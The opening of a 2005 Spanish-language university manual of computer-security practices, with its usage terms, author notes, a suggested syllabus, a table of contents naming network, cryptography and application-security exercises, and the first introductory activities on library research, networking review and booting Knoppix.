

MANUAL DE PRÁCTICAS EN SEGURIDAD INFORMÁTICA

Última actualización: Septiembre de 2005

(Prácticas probadas con Knoppix versión 3.9 – Kernel 2.6.x)

Autor: Omar A. Herrera Reyna - CISA, CISSP (oherrera@seguritos.org)

ÍNDICE

TÉRMINOS Y CONDICIONES DE USO Y COPIA DE ESTE MATERIAL	4
<i>Sobre el uso del material</i>	4
<i>Sobre la distribución del material</i>	4
<i>Sobre el contenido del material</i>	4
NOTAS DEL AUTOR	5
SOBRE EL AUTOR	5
AGRADECIMIENTOS	5
REQUISITOS GENERALES:	6
TIPOS DE ACTIVIDADES EN ESTE DOCUMENTO:	6
TEMARIO SUGERIDO DEL CURSO:	6
1. INTRODUCCIÓN.....	7
2. CONCEPTOS GENERALES DE SEGURIDAD INFORMÁTICA.....	7
3. CRIPTOGRAFÍA	7
4. SEGURIDAD EN REDES	8
5. SEGURIDAD EN APLICACIONES	9
6. NORMATIVIDAD Y ESTANDARIZACIÓN.....	10
7. PREVENCIÓN Y RESPUESTA A INCIDENTES	10
LISTA DE TAREAS, PRÁCTICAS Y ACTIVIDADES DE AUTOAPRENDIZAJE	11
1. INTRODUCCIÓN.....	11
1. <i>[Tarea] Investigación de bibliografía de seguridad.</i>	11
2. <i>[Autoaprendizaje] Redes de telecomunicaciones</i>	11
3. <i>[Práctica] Introducción a la distribución Knoppix de Linux</i>	12
4. <i>[Autoaprendizaje] Repaso de programación en lenguaje C</i>	26
5. <i>[Autoaprendizaje] Repaso de programación en lenguaje ensamblador (Intel X86)</i>	26
6. <i>[Autoaprendizaje] Repaso de programación de sockets (lenguaje C)</i>	31
2. CONCEPTOS GENERALES DE SEGURIDAD INFORMÁTICA.....	32
1. <i>[Autoaprendizaje] Programar aplicación cliente/servidor con sockets</i>	32
2. <i>[Tarea] Repaso de conceptos sobre seguridad informática</i>	32
3. CRIPTOGRAFÍA	33
1. <i>[Autoaprendizaje] Criptoanálisis de cifrados de sustitución, monoalfabéticos</i>	33
2. <i>[Práctica] Cifrado simétrico (OPENSSL)</i>	35
3. <i>[Práctica] Cifrado asimétrico (OPENSSL)</i>	37
4. <i>[Práctica] Funciones hash (OPENSSL)</i>	39
5. <i>[Práctica] Firma digital (OPENSSL)</i>	40
6. <i>[Tarea] Investigación de extensiones y estándares para certificados digitales</i>	41
7. <i>[Práctica] Certificados digitales (OPENSSL)</i>	41
8. <i>[Práctica] Certificados digitales en sitios Web (OPENSSL)</i>	44
9. <i>[Autoaprendizaje] Bases teóricas e implementación del algoritmo RSA</i>	57
10. <i>[Tarea] Criptografía con curvas elípticas</i>	59
11. <i>[Tarea] Estudio de mercado de productos PKI</i>	59
12. <i>[Tarea] Estudio de mercado de productos para VPN</i>	60
13. <i>[Tarea] Criptografía cuántica</i>	60
4. SEGURIDAD EN REDES	61
1. <i>[Práctica] Identificación de objetivos con herramientas de Internet</i>	61

2.	<i>[Tarea]</i> Técnicas de identificación de servicios.....	63
3.	<i>[Práctica]</i> Captura de tráfico con un analizador de protocolos (ETHEREAL).....	64
4.	<i>[Práctica]</i> Identificación de servicios (NMAP).....	67
5.	<i>[Práctica]</i> Falsificación de tráfico de red (HPING2).....	70
6.	<i>[Práctica]</i> Ataques Man-in-the-Middle (HUNT).....	76
7.	<i>[Autoaprendizaje]</i> Identificación de sistemas operativos a través de tráfico de red.....	80
8.	<i>[Práctica]</i> Identificación de características de servicios (NETCAT).....	82
9.	<i>[Tarea]</i> Investigación de IP versión 6 y IPSec	84
10.	<i>[Tarea]</i> Análisis de sitios Web que han sido vandalizados (ZONE-H.ORG).....	84
11.	<i>[Práctica]</i> Implementación de Firewalls (NETFILTER/IPTABLES)	85
12.	<i>[Tarea]</i> Lectura: "Implementación de Firewalls..."	93
13.	<i>[Autoaprendizaje]</i> Técnicas de mapeo de firewalls (FIREWALKING).....	94
14.	<i>[Autoaprendizaje]</i> firewall para servicio DSL en casa (FLOPPYFW)	95
15.	<i>[Práctica]</i> Sistema de detección de intrusos de red (SNORT).....	97
16.	<i>[Práctica]</i> Programación de nIDS primitivo (Libpcap).....	101
17.	<i>[Tarea]</i> Investigación de mercado de IPS.....	109
18.	<i>[Práctica]</i> Negación de servicio por saturación de recursos.....	109
19.	<i>[Autoaprendizaje]</i> Técnicas de evasión de controles de seguridad.....	110
20.	<i>[Práctica]</i> Identificación de vulnerabilidades por red (NESSUS)	115
21.	<i>[Tarea]</i> Investigación de mercado: Filtrado de contenido	131
22.	<i>[Tarea]</i> Investigación de mercado y características técnicas: antivirus de red.....	131
23.	<i>[Tarea]</i> Investigación de detalles técnicos de implementación de una VLAN	132
24.	<i>[Tarea]</i> Seguridad en redes inalámbricas.....	132
5.	SEGURIDAD EN APLICACIONES	133
1.	<i>[Práctica]</i> Concepto de desbordamiento de memoria.....	133
2.	<i>[Práctica]</i> Desbordamiento de programa vulnerable	136
3.	<i>[Práctica]</i> Explotación de programa vulnerable por desbordamiento de memoria.....	138
4.	<i>[Autoaprendizaje]</i> Generación de código "shell" para explotación de vulnerabilidades	143
5.	<i>[Práctica]</i> Demostración de explotación de una vulnerabilidad de aplicación por red	152
6.	<i>[Práctica]</i> Explotación de programa: vulnerabilidad de formato de entrada de datos.....	156
7.	<i>[Autoaprendizaje]</i> Explotación de vulnerabilidades en aplicaciones Web con SQL	157
8.	<i>[Práctica]</i> Explotación de programa: condición de vulnerabilidad en el tiempo	159
9.	<i>[Tarea]</i> Implementación de huellas de auditoría en aplicaciones	161
10.	<i>[Práctica]</i> Password cracking (JTR).....	162
11.	<i>[Práctica]</i> Autenticación Web simple y vulnerabilidades comunes (LCRACK).....	165
12.	<i>[Práctica]</i> Autenticación Web con base de datos (técnica SQL INJECTION).....	175
13.	<i>[Tarea]</i> Implementación de modelos de seguridad clásicos en software	181
14.	<i>[Tarea]</i> Implementación de redundancia en ruteadores	182
15.	<i>[Práctica]</i> Sistema de detección de intrusos basado en host (PMIDS)	182
16.	<i>[Autoaprendizaje]</i> Análisis de virus informáticos	185
17.	<i>[Autoaprendizaje]</i> Técnicas de detección de virus	191
18.	<i>[Práctica]</i> Programación de un antivirus primitivo.....	192
19.	<i>[Tarea]</i> Propagación de gusanos informáticos en Internet.....	204
6.	NORMATIVIDAD Y ESTANDARIZACIÓN.....	205
1.	<i>[Tarea]</i> Investigación de un caso de delito informático.....	205
2.	<i>[Tarea]</i> Investigación de sistemas con certificaciones Common Criteria.....	205
3.	<i>[Autoaprendizaje]</i> Ejemplos de documentación de normatividad.....	206
4.	<i>[Tarea]</i> Desarrollo de normatividad interna para una empresa ficticia	210
5.	<i>[Tarea]</i> Investigación de casos de éxito: BCP y DRP	211
6.	<i>[Tarea]</i> Campaña de sensibilización en seguridad informática	211
7.	PREVENCIÓN Y RESPUESTA A INCIDENTES	212
1.	<i>[Tarea]</i> Investigación de perfil de personal para respuesta a incidentes	212
2.	<i>[Tarea]</i> Correlacionar información estadística de vulnerabilidades (ICAT)	213
3.	<i>[Tarea]</i> Desarrollo de un termómetro de riesgos de seguridad.....	213
4.	<i>[Práctica]</i> Recopilación de evidencia de incidentes en sistemas Unix y Windows	214
5.	<i>[Práctica]</i> Extracción de archivos y particiones por red para análisis forense (NETCAT)	218
6.	<i>[Práctica]</i> Simulación de ataque, defensa y respuesta a incidentes.....	223

BIBLIOGRAFÍA RECOMENDADA.....	227
-------------------------------	-----

Términos y condiciones de uso y copia de este material

Sobre el uso del material

El presente material puede ser utilizado libremente con fines educativos y de capacitación por parte de individuos o instituciones educativas (universidades, escuelas, etc.), siempre y cuando se cumplan las siguientes condiciones:

- No se deberá alterar el material de forma alguna
- Las adecuaciones y adiciones requeridas deberán incluirse en un texto por separado
- Se deberán respetar los derechos de autor

Para el uso de este material con fines comerciales, incluyendo cualquier tipo de capacitación por parte de empresas u organizaciones que pretendan lucrar con el uso del presente material, se deberá contar con autorización por escrito del autor.

Sobre la distribución del material

Se permite la libre distribución del material con fines educativos, por cualquier medio electrónico.

El material deberá ser distribuido completo e inalterado; no se deberá cobrar por el material en sí pero se podrá esperar una remuneración por el medio de distribución que se utilice.

A partir de la versión del mes de agosto de 2004, el sitio oficial del presente manual es <http://www.seguritos.org>. En este sitio estará disponible la versión más reciente del manual junto con el CD de archivos y programas que la acompaña (CD SEGCOMP). A partir de julio de 2005, el Manual, conocido anteriormente como “Manual de Actividades: Lecciones de Seguridad en Cómputo”, cambia su nombre a: “Manual de Prácticas de Seguridad Informática”.

Sobre el contenido del material

El presente material se distribuye “tal cual”; no se garantiza que el material sea correcto, completo, preciso ni que esté libre de errores. El autor no se hace responsable de daños o prejuicios derivados del uso (o mal uso) de este material.

Todas las marcas registradas mencionadas en esta obra son propiedad de sus respectivos dueños.

Las prácticas y actividades que se muestran en este manual han sido probadas con la versión de Knoppix que se indica al inicio del documento. Es posible (aunque poco probable) que no funcionen tal cual en otras versiones de Knoppix.

Notas del autor

Esta obra ha sido el producto de varios años de trabajo como instructor de seguridad informática en programas académicos de nivel universitario y postgrado en México. Las prácticas y actividades que se muestran aquí han sido útiles para reafirmar diversos conceptos de seguridad informática.

He encontrado a lo largo de mi carrera obras excelentes que abarcan con lujo de detalle diversos aspectos técnicos de la seguridad, sin embargo, no había encontrado una sola referencia que cubriera todos los aspectos de seguridad que me interesaba ver en clases, con las actividades y prácticas que reafirmaran los aspectos teóricos. Ésta la principal motivación para escribir este manual.

Después de observar la efectividad de esta herramienta en el ámbito académico, he decidido distribuirlo libremente, con la esperanza de que sea de utilidad para otras personas y que facilite el estudio de diversos aspectos de la seguridad informática.

La organización del material está enfocada a cursos asistidos por profesores. De acuerdo con este enfoque, se sugiere un temario que refleja la organización de las actividades que se incluyen en el manual. Aún cuando en algunas actividades se requiere que un profesor realice ciertas indicaciones para efectuarlas, la gran mayoría se pueden realizar de manera individual y autodidacta.

Mi intención es enriquecer y actualizar este material constantemente, así que si usted tiene alguna sugerencia o comentario con respecto a esta obra, siempre será bienvenidos y agradecidos.

A partir de Septiembre de 2005 este documento cambia su nombre a: Manual de Prácticas de Seguridad Informática.

Atentamente,
Omar Alejandro Herrera Reyna

Sobre el autor

Omar A. Herrera R. cuenta con más de 6 años de experiencia en diversas disciplinas de Seguridad Informática. Se ha desempeñado como consultor de seguridad informática para Deloitte & Touche, y como instructor en cursos de seguridad informática para el ITESM CCM. Es director de proyectos de evaluaciones de seguridad de la OISSG (www.oissg.org); actualmente labora en la Oficina de Seguridad Informática del Banco de México.

A través de las actividades que ha desempeñado, destaca su experiencia en las áreas de: virus informáticos, evaluaciones de seguridad informática, análisis forense, normatividad de seguridad informática y respuesta ante incidentes de seguridad informática.

Agradecimientos

A mis compañeros de trabajo: Arturo García, Fausto Cepeda y Jesús Vázquez, por sus sugerencias y aportaciones para la elaboración de este material.

A toda la gente involucrada en el desarrollo de la distribución Knoppix de Linux, por haber creado una excelente herramienta, que es la base de muchas actividades de este manual.

A los administradores del sitio www.virusprot.com, quienes amablemente dieron un hogar al manual hasta la publicación de su hogar en Internet (www.seguritos.org).

Requisitos generales:

Conceptos básicos de redes de telecomunicación

Conocimientos básicos de lenguaje ensamblador, (para algunas prácticas)¹

Programación en lenguaje C (tipos de datos, apuntadores y sockets)

Conocimientos básicos de UNIX (comandos y estructura del sistema operativo)

Tipos de actividades en este documento:

Prácticas – conjunto de actividades enfocadas al aprendizaje de ciertos procedimientos y/o sistemas. En todas las prácticas los alumnos deberán crear un reporte (por equipo), para entregar como tarea en la fecha y horas especificadas por el profesor, que deberá incluir:

- Fecha de realización, nombre de los integrantes del equipo, matrículas de los integrantes y número de equipo
- Nombre de la práctica
- Resumen (no más de un párrafo de 5 líneas indicando el objetivo y actividades realizadas en la práctica).
- Desarrollo (descripción paso a paso de lo que se realizó en la práctica, incluyendo documentación de problemas y resultados que se presentaron, así como capturas de pantalla de los mismos).
- Conclusiones (No más de un párrafo de 5 líneas describiendo la utilidad que los alumnos han visto en las actividades de la práctica).

Tareas – actividades de investigación. En toda tarea se deberá entregar un reporte (por equipo), para entregar en la fecha y horas especificadas por el profesor. Se deberá incluir:

- Fecha de realización, nombre de los integrantes del equipo, matrículas de los integrantes y número de equipo
- Nombre de la tarea
- Resumen (no más de un párrafo de 5 líneas indicando el objetivo y tema general de investigación).
- Desarrollo (Contenido de la investigación, incluyendo diagramas, tablas e imágenes que ilustren los conceptos que han sido investigados).
- Referencias (ligas o bibliografía de todas las referencias utilizadas; todas las citas, así como diagramas e imágenes que no sean creados por los alumnos, deberán estar referenciadas individualmente, con la fuente entre paréntesis o con el número de referencia entre corchetes).
- Conclusiones (No más de un párrafo de 5 líneas describiendo la utilidad de los conocimientos que los alumnos han adquirido con la tarea).
- Longitud máxima de 2 cuartillas o si equivalente (sin contar imágenes).

Autoaprendizaje – actividades de investigación y/o experimentación en temas puntuales. Son opcionales y abarcan un solo concepto. No requieren reportes para el profesor pero se recomienda llevarlas a cabo para complementar el aprendizaje y reforzar los conocimientos adquiridos. Algunos autoaprendizajes se pueden realizar en clase por indicaciones del profesor.

Temario sugerido del curso:

[NOTA: Éste es sólo un temario sugerido del curso para incorporar de manera coherente las actividades de este manual. El profesor podrá definir un temario distinto conforme a su criterio y disponibilidad de recursos.]

¹ Estos son requerimientos para algunas de las tareas, prácticas y autoaprendizajes que son opcionales; aún así, los alumnos que no cumplan los requisitos podrán, si así lo desean, realizar la actividad adquiriendo por su cuenta los conocimientos que necesiten.

1. Introducción

1. Presentación del curso
 - o Profesores
 - o Temario (Secuencia de temas, Bibliografía)
 - o Mecánica de trabajo
 - o Políticas de evaluación
 - o CDs del curso (Knoppix, CD SEGCOMP)
2. Examen de diagnóstico de redes
3. (OPCIONAL) Examen de diagnóstico de C y lenguaje ensamblador
4. Repaso de redes
 - o Topologías
 - o Modelos OSI y TCP/IP (OSI vs. TCP/IP, protocolos comunes en cada nivel TCP/IP)
 - o Ruteo
5. (OPCIONAL) Repaso de programación en C
 - o Tipos de datos
 - o Apuntadores
 - o funciones básicas (PRINTF, SCANF, MALLOC, STRCPY, uso de parámetros en línea de comandos: ARGC y ARGV)
 - o introducción a compilador GCC en Linux
6. (OPCIONAL) Repaso de lenguaje Ensamblador - Intel X86
 - o registros (EAX, EBX,..., ESI, EDI, EBP,...)
 - o instrucciones básicas (MOV, ADD, MUL, CALL, JMP, PUSH, POP)
 - o acceso a memoria (registro, indexado, directo, indirecto, base + desplazamiento, base + índice + desplazamiento; uso de la pila, llamadas a función)
 - o introducción al ensamblador NASM en Linux

2. Conceptos generales de seguridad informática

1. Triada de la seguridad: integridad, disponibilidad y confidencialidad
2. Amenazas y vulnerabilidades
3. Tipos de ataques en el acceso a la información
 - o Bloqueo/"DOS"
 - o Intercepción/"Sniffing"
 - o Falsificación/"spoofing"
 - o Intercepción + Falsificación/"MITM"
4. Arquitectura de seguridad
 - o Justificación de tener una arquitectura de seguridad (estandarización y optimización de recursos, alineación de esfuerzos en un solo sentido)
 - o Elementos de una arquitectura de seguridad (recursos, procesos y gente; políticas, normas, principios, procedimientos, estándares y controles de seguridad)
 - o Recomendaciones para una implementación exitosa (apoyo de dirección, incorporación de otras áreas de la organización y enfoque orientado al negocio)

3. Criptografía

1. Identificación y autenticación
 - o Factores de autenticación (tiene, sabe, es)
2. Dispositivos de control de acceso
 - o Biométricos
 - o Contraseñas (recomendaciones para el uso y generación de contraseñas)
 - o Tokens
 - o Tarjetas inteligentes
3. Antecedentes de criptografía moderna
 - o Cifrado por sustitución monoalfabéticos
 - o Cifrados por sustitución multialfabéticos (Vignère)
 - o Cifrado por transposición

- “One time pad” (características, ventajas y desventajas)
- 4. Fundamentos matemáticos para criptografía moderna
 - Funciones inyectivas
 - Funciones biyectivas
 - Aritmética modular
- 5. Cifrado de llave privada (simétrico)
 - Características del cifrado simétrico (longitudes de llave, llave única, velocidad)
 - Problemas con cifrado simétrico (distribución de la llave)
 - Ejemplos de algoritmos (DES, AES, BLOWFISH, etc.)
- 6. Cifrado de llave pública (asimétrico)
 - Características (2 llaves, longitud de llave, velocidad, tamaño de cifrado).
 - Problemas con cifrado asimétrico (velocidad, tamaño de cifrado)
 - Ejemplos de algoritmos (DIFFIE HELLMAN, RSA)
- 7. Funciones Hash
 - Características (“digest” de longitud fija; comprobación de integridad)
 - Usos de funciones hash (integridad)
- 8. Certificados digitales
 - Composición (Tags: CN, OU, C, ST, O, L)
 - Estándares para certificados digitales (PKCSx)
- 9. PKI
 - Elementos de PKI (RA, CA, Directorio)
 - Objetivos y requerimientos de implementación
 - Usos de PKI
- 10. VPN
 - Características (punto a punto, comunicación a través de medios inseguros, uso de túneles)
 - Usos de VPN
- 11. SSL
 - Protocolo
 - Algoritmos de cifrado soportados
 - Fortalezas y deficiencias

4. Seguridad en redes

1. Proceso general de “hacking”
 - Identificación de objetivos (“footprinting”)
 - Identificación de servicios (“scanning”)
 - Identificación de propiedades de servicios (enumeración)
 - Explotación
2. Carencias de TCP/IP en seguridad
 - Confidencialidad
 - Integridad
 - Disponibilidad
3. Ataques en redes
 - Analizadores de protocolos (“sniffing”)
 - Falsificación de tráfico (“spoofing”)
 - Saturación de canales (“denial of service”)
4. Controles: Firewalls
 - Tipos de firewalls y sus características (packetfilter, app. Level gateway/proxy, circuit level gateway)
 - Topología de firewalls
 - Esquema con tablas de estados (“stateful”)
 - Esquema de configuración de un firewall
 - Alcance de un firewall
5. Controles: Detección/Prevención de intrusos en red (nIDS/nIPS)
 - Topologías de nIDS/nIPS (inline, tap)
 - Características de controles (uso de recursos, tipos de máquinas de detección)

- Activos vs. Pasivos
 - Alcance de un nIDS/nIPS
- 6. Controles: Filtros de contenido
 - Tipos de filtros de contenido (AntiSpam, filtros de contenido inapropiado, filtros de información sensitiva, Antivirus de red)
 - Topologías de filtros de contenido
 - Características de controles (uso de recursos, tipos de máquinas de detección)
 - Alcance de un sistema de filtrado de contenido
- 7. Controles: Redes virtuales
 - Características de la arquitectura de VLAN
 - Implementación
 - Usos en seguridad informática (zonas de seguridad)
- 8. Controles: Redes privadas virtuales
 - Túneles
 - Características de VPN
 - IPv6 e IPSEC (diferencias, cómo se complementan y características)
- 9. Seguridad en redes inalámbricas
 - Estándares para redes inalámbricas (802.11a,b,g,802.1x)
 - Arquitectura de redes inalámbricas (Access points, redes ad-hoc)
 - Criptografía (WEP: 40bits, 128 bits; otras propuestas)
 - Otras medidas de seguridad en Access points (no publicación de ESSID, filtros por dirección MAC)

5. Seguridad en aplicaciones

1. Tipos de vulnerabilidades en aplicaciones
 - Desbordamiento de memoria (Buffer/stack/heap overflows)
 - Formato de entrada de datos (Format string vulnerabilities: C, SQL injection)
 - Condición de vulnerabilidad en el tiempo (race condition)
2. Huellas de auditoria en aplicaciones
 - Justificación
 - Esquema de implementación
3. Integridad en procesos
 - “Trusted Computer Base”
 - “Reference monitor”
 - Deadlocks
4. Integridad y confidencialidad de la información (modelos de seguridad clásicos)
 - Bell-LaPadula
 - Clark-Wilson
 - Biba
5. Disponibilidad
 - Respaldos
 - Redundancia (alta disponibilidad, fail-over)
 - Concurrencia
6. Controles: Detección/prevención de intrusos basados en host
 - Topologías de hIDS/hIPS
 - Características (uso de recursos, tipos de detección)
 - Alcances de un hIDS/hIPS
7. Controles: Antivirus de host
 - Topologías de antivirus locales
 - Características (uso de recursos, tipos de detección/erradicación de virus)
 - Alcances de un Antivirus

6. Normatividad y estandarización

1. Legislación en materia de seguridad informática
 - o Legislación en México y América Latina
 - o Legislación en Europa
 - o Algunas diferencias con legislación en EUA
2. Estándares de seguridad
 - o TCSEC/Orange Book (Objetivos, Niveles de seguridad A1 - D)
 - o Common Criteria (Objetivos, Framework, Niveles de seguridad y su equivalente en TCSEC)
 - o ISO 17799 (Antecedentes y BS7799, objetivos, alcances a nivel general)
 - o Cobit (Objetivos, Framework, aplicaciones de Cobit y auditorias)
3. Normatividad interna
 - o Políticas (elementos y nivel de aplicación)
 - o Normas (elementos y nivel de aplicación)
 - o Estándares (elementos y nivel de aplicación)
 - o Procedimientos (elementos y nivel de aplicación)
4. Prevención de contingencias
 - o "Business Continuity Plan" (características generales y contenido)
 - o "Disaster Recovery Plan" (características generales y contenido)
5. Programas de concientización
 - o Utilidad para las organizaciones (humano: eslabón más débil / el humano como control de seguridad)
 - o Técnicas de concientización (uso del lenguaje y medios de difusión apropiados/interesantes)

7. Prevención y respuesta a incidentes

1. Equipos de respuesta a incidentes
 - o Requerimientos del personal
 - o Preparación de kits de respuesta a incidentes
 - o Tareas de prevención de incidentes (identificación y análisis de nuevas vulnerabilidades, administración de parches)
2. Proceso general de respuesta a incidentes
 - o Identificación
 - o Contención
 - o Solución
 - o Seguimiento
 - o Lecciones aprendidas y mejoras
3. Análisis forense de incidentes
 - o Sistemas UNIX (/etc, wtmp, syslog y comandos asociados)
 - o Sistemas Windows (bitácoras: audit, system y application; archivos de configuración del administrador; registry).
 - o Extracción y manejo de evidencia

Lista de tareas, prácticas y actividades de autoaprendizaje

1. Introducción

1. [Tarea] Investigación de bibliografía de seguridad

Introducción

A través de esta actividad conocerás la bibliografía disponible en materia de seguridad informática que está disponible en tu biblioteca local.

Actividad 1) Búsqueda de bibliografía de seguridad informática en biblioteca local

Busca los libros relacionados con seguridad informática y seguridad en cómputo; contesta lo siguiente:

- Referencias completas de libros relacionados con seguridad en redes
- Referencias completas de libros relacionados con criptología (criptografía y/o criptoanálisis)
- Referencias completas de libros relacionados con seguridad en aplicaciones
- Referencias completas de libros relacionados con administración de la seguridad
- Referencias completas de libros relacionados con “Hacking”

Actividad 2) Búsqueda de bibliografía de soporte en biblioteca local

Busca y lista las referencias completas de al menos 2 libros sobre los siguientes tópicos que se relacionan con el material que contiene este manual:

- Redes de telecomunicaciones
- Lenguaje de programación C
- Lenguaje ensamblador
- Sistemas operativos Unix o derivados (Linux por ejemplo)
- Auditoría de sistemas

2. [Autoaprendizaje] Redes de telecomunicaciones

Introducción

Esta actividad está enfocada a repasar conceptos clave de redes de telecomunicaciones que necesitarás para las prácticas y tareas de este curso.

Actividad 1) repaso de conceptos básicos de redes

Apoyándote en la bibliografía de tu preferencia, repasa los siguientes conceptos de redes de telecomunicaciones:

- Topologías físicas: estrella, anillo, bus y sus características
- Medios físicos de transmisión: par de cobre (UTP), fibra óptica, cable coaxial y frecuencias para transmisión inalámbrica (microondas, infrarrojo, 2 . 4Ghz, etc.)
- Topologías lógicas: las topologías lógicas que se pueden implementar con cada medio físico de transmisión.
- Modelo OSI: características y funciones de las 7 capas del modelo
- Modelo TCP/IP: características y funciones de las 4 capas del modelo
- Comparación entre modelos OSI y TCP/IP: diferencias y correspondencia entre capas de cada modelo.
- Protocolos de TCP/IP: (para que sirven y su funcionamiento): IP, TCP, UDP, ICMP, ARP
- Protocolo Ethernet (funcionamiento, direcciones MAC)
- 3-way-handshake en TCP
- Estados de conexión en TCP (RFC 793): LISTEN, SYN-SENT, SYN-RECEIVED,

- ESTABLISHED, FIN-WAIT-1, FIN-WAIT-2, CLOSE-WAIT, CLOSING, LAST-ACK, TIME-WAIT, CLOSED.
- Tipos de aplicaciones comunes sobre TCP/IP: FTP, SMTP, POP3, HTTP, SNMP, TELNET, etc.
- Dispositivos de comunicaciones, características y limitaciones: ruteadores, switches, hubs, bridges, access points (redes inalámbricas)
- Conceptos de ruteo (tablas de ruteo, propagación de la información de ruteo, y protocolos de ruteo)
- Redes inalámbricas 802.11a, 802.11b, 802.11g (características y diferencias entre ellas)

[NOTA: en el CD CD-SECOMP, proporcionado junto con este manual, se encuentran 2 documentos en los que te puedes apoyar para el estudio de protocolos TCP/IP y capas OSI: 7_Layer_OSI_Model-Firewall.cx.pdf y Protocol family encapsulations-Wildpackets.pdf. Asimismo encontrarás el documento: TCPIP_State_Transition_Diagram-GordonMcKinney.pdf sobre estados de conexiones TCP.]

3. [Práctica] Introducción a la distribución Knoppix de Linux

Introducción

KNOPPIX (<http://www.knoppix.com/>) es una distribución de Linux basada en DEBIAN (<http://www.debian.org/>) que se ejecuta directamente desde un CD de 700MB.

La gran ventaja de esta distribución es que no requiere que se creen particiones en el disco duro, con lo cual se puede usar fácilmente en una máquina que tiene otro sistema operativo instalado (Windows por ejemplo) sin tener que hacer modificaciones que potencialmente pudieran provocar la pérdida de datos.

KNOPPIX cuenta con una buena cantidad de manejadores de hardware y se actualiza constantemente, por lo que también es útil en laptops. Algunos de los tipos de hardware que se soportan se listan a continuación:

- Tarjetas de video
- Tarjetas de sonido
- Tarjetas de red PCI (Ethernet e inalámbricas)
- Tarjetas de red PCMCIA (Ethernet e inalámbricas)
- Dispositivos USB (ratones, teclados, impresoras)
- Dispositivos PS/2 (ratones)
- Dispositivos de puerto paralelo (impresoras)

[NOTA: El profesor te proporcionará una copia de la distribución de Linux Knoppix, en CD (individualmente o por grupos), o bien te pedirá que descargas Knoppix de la página Web del autor. Para tu conveniencia la versión de Knoppix con la cual se probaron las prácticas incluidas en este manual se encuentra indicada debajo del título del documento, en la primera página.]

Actividad 1) Inicio de sesión en Knoppix

Inserta el CD de Knoppix en la unidad de CD y enciende/reinicia el equipo. Deberás iniciar el equipo desde el sistema operativo que contiene el CD.

[NOTA: Es probable que necesites entrar a la configuración del BIOS de tu equipo para modificar el orden de los dispositivos de arranque y colocar al inicio la unidad de CD-ROM. Para ello deberás entrar al modo de configuración de BIOS (típicamente presionando alguna tecla al encender el equipo, como: F2, F12, ESC o SUPR), consulta el manual de tu equipo de cómputo para mayor información.]

Al aparecer un **prompt de boot**: dar **[ENTER]**; aparecerá otra opción para cambiar modo de video en texto, puedes elegir el modo que deseas (si no seleccionas nada en 30 segundos se selecciona un modo por omisión). Una vez que termina de cargar el sistema operativo aparecerá una interfaz de modo gráfico similar a la de Microsoft Windows. Este modo gráfico típicamente utilizará un manejador denominado KDE.

[KNOPPIX: Knoppix 3.3 y posteriores requieren al menos 128 MB de memoria RAM para poder ejecutarse en modo gráfico (varias prácticas, incluyendo esta requieren modo gráfico). Se recomiendan 265 MB en RAM o más para ejecutar algunas prácticas que requieren cargar en memoria ciertas aplicaciones robustas.]

[KNOPPIX: algunos textos pueden aparecer en alemán; Debian es una distribución de Linux alemana y Knoppix se deriva de Debian. Sin embargo, la mayor parte del texto que veas estará en idioma inglés.]

[KNOPPIX: Las versiones 3.4 de Knoppix, hasta la versión 3.8, contienen 2 tipos de kernel distintos, uno de la serie 2.4 y otro de la nueva serie 2.6 (Knoppix 3.3 sólo contiene un kernel de la serie 2.4). para ejecutar el kernel de la serie 2.4 simplemente da [ENTER] al obtener el prompt boot:. Para ejecutar el kernel de la serie 2.6 utiliza el comando knoppix26. Para la primera versión 3.4 (4 de mayo 2004) necesitarás usar knoppix26 noscsci, ya que por omisión carga algunos módulos que fallan en varios equipos (versiones posteriores a esta ya arreglan el problema). Versiones Knoppix 3.8 y posteriores utilizan el Kernel 2.6 por omisión.]



Pantalla de inicio de Knoppix (Knoppix v.3.9)


Inspecciona y experimenta con la interfaz y las aplicaciones que tiene KNOPPIX. Todo se ejecuta

en memoria y desde el CD.

